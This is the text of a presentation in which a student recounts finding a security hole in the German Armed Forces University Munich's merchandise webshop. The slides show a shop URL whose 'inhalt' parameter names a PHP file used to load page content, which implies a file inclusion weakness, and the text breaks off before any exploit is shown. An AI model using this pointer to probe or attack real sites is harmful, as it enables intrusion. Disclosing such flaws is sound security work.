

Oops!

How I accidentally **hacked** the University's Merchandising Shop

About UniBwM

- University of the German Federal Armed Forces, Munich
- ~3700 students in 2011
- Corporate Design
- Sells shirts and stuff via student-driven webshop




UniBwM Press Archive

About Me

- Student of Computer Aided Engineering
- Assistant at Network Security department
 - find them holes!
- www.danrl.de





Suche:

los

Benutzername (nicht RZ-Kennung!)

Passwort:

Einloggen


Registrieren
Passwort vergessen?

Die neue Sportkollektion.

Herzlich willkommen bei Uni-Fashion der Universität der Bundeswehr München!

:: Hier gehts zu den Artikeln ::





static

dynamic

Opera

Uni-Fashion

Webwww.uni-fashion.de/index.php

Search with Google

der Bundeswehr
Universität München

ShopWarenkorbAlles über Uni-FashionTeamKontaktAGBImpressum

Suche :

los

Benutzername (nicht RZ-Kennung!)

Passwort:

Einloggen

Registrieren

Passwort vergessen?

Sport - Herren

Bitte beachtet auch unsere AGB's

:: Aktion

:: Sport

:: Damen

:: Herren

:: Alltag

:: Accessoires

Artikel	Hersteller	Preis
	NIKE Präsentationsanzug, Hose	NIKE € 26,-
	NIKE Präsentationsanzug, Jacke	NIKE € 40,50
	NIKE Trainingsshort mit Innenhose	NIKE € 22,-
	NIKE Regenjacke	NIKE € 47,-

Uni-Fashion » Sport » Herren

http://www.uni-fashion.de/index.php?inhalt=artikel.php&artikelid=156&kategorie=Sport&unterkategorie=Herren

http://www.uni-fashion.de/index.php?inhalt=artikel.php&...

A closer look



That's a filename!

`http://www.uni-fashion.de/index.php?inhalt=artikel.php&...`

**Filename is used to load
dynamic content.**

**Unfortunately, thats some
bad kind of brainchild :(**

Behind the scenes

